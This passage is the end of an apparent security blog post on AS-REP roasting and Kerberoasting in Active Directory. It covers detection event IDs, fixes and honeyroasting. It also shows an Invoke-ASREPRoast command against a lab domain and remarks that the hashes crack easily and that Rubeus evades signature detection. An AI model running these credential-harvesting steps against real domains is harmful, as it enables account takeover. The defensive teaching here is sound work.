
```
Invoke-ASREPRoast -Domain purplehaze.offense
```


Again this hash value can be taken and cracked with hashcat easily. The downside to the powershell implementation is that it is more likely to be caught by things like AMSI and other EDR monitoring, while Rubeus is supplied as a compile-it-yourself to evade simple signature based detection and able better customisation.

Defend & Fix

The primary fix for this issue is to uncheck the box that is checked, it is worth noting that this might not always be possible due to dependencies of third party plugins, therefore instead the same fixes can be applied such as long passwords and monitoring for potential alerts of ASREP accounts.

With AS-REP you see event IDs 4768 and 4625. This is because the user does not need to be pre authenticated, therefore an attacker doesn't need to know the password.





The primary difference between kerberoasting and asrep from a defensive perspective is

- Windows Security Logs, Kerberoast will contain Event ID's 4768 and 4769, where in AS-REP contains Event ID's 4768 and 4625. The biggest indicator to me that one was AS-REP vs Kerberoast was the Failed login attempt along with there was no service ticket requested.
- Kerberoast has AS-REQ/AS-REP AND TGS-REQ/TGS-REP. However AS-REP Roasting only uses AS-REQ/AS-REP. The key here is because Kerberoast is requesting a Service Account Authorisation Ticket, where AS-REP is only requesting a Kerberos Authentication Ticket.

In Summary

Essentially both attacks can be carried out from an on-domain machine and can enable you to escalate privileges, as we've seen it is pretty easy to implement into an environment and there are many tools out there to carry out the attacks. The difficulty always falls onto the defensive and fix measures as there isn't really one fix for all, certainly in the case of Kerberoasting, therefore having a proactive blue team is the best solution and laying additional traps(in the form of honeyroasting) is a good approach.

The Detection for Kerberoasting is hard, as requesting for service tickets does happen a lot with legitimate purposes, however if you look for service request formatted in RC4, then this should flag more malicious or anomalous activity.

The next post will take a deep dive into some more lateral movement techniques using kerberos and other funky methods.

As this is part of a 5 part series, if you missed the first part it can be found here:

While most of us in the world of offensive security love getting domain administrator (DA) when doing assessments. How many of you know how th…

Andy Gill • ZeroSec - Adventures In Informati…

Build, Attack, Defend, Fix – Paving the way to DA - Part 1/5
10 Apr 2020 – 7 min read

Mail Technologies(DKIM & DMARC) - Part 2
30 Jan 2020 – 7 min read

Mail Security - SPF - WTF
24 Dec 2019 – 8 min read


See all 5 posts →

HTB

Hack The Box Struggle Throughs

I've been streaming on twitch and uploading to YouTube shortly afterward, therefore here are the first two episodes, I'll update this post as and when I do more machines!

ANDY GILL
23 MAY 2020 • 1 MIN READ



HOMENETWORK

Quick Post: ESXi and Unifi

As an insomniac I often decide to do mad things at 4am... This time I decided to re-architect my lab network, why do I need to be nocturnally productive. Here's

ANDY GILL
3 MAY 2020 • 3 MIN READ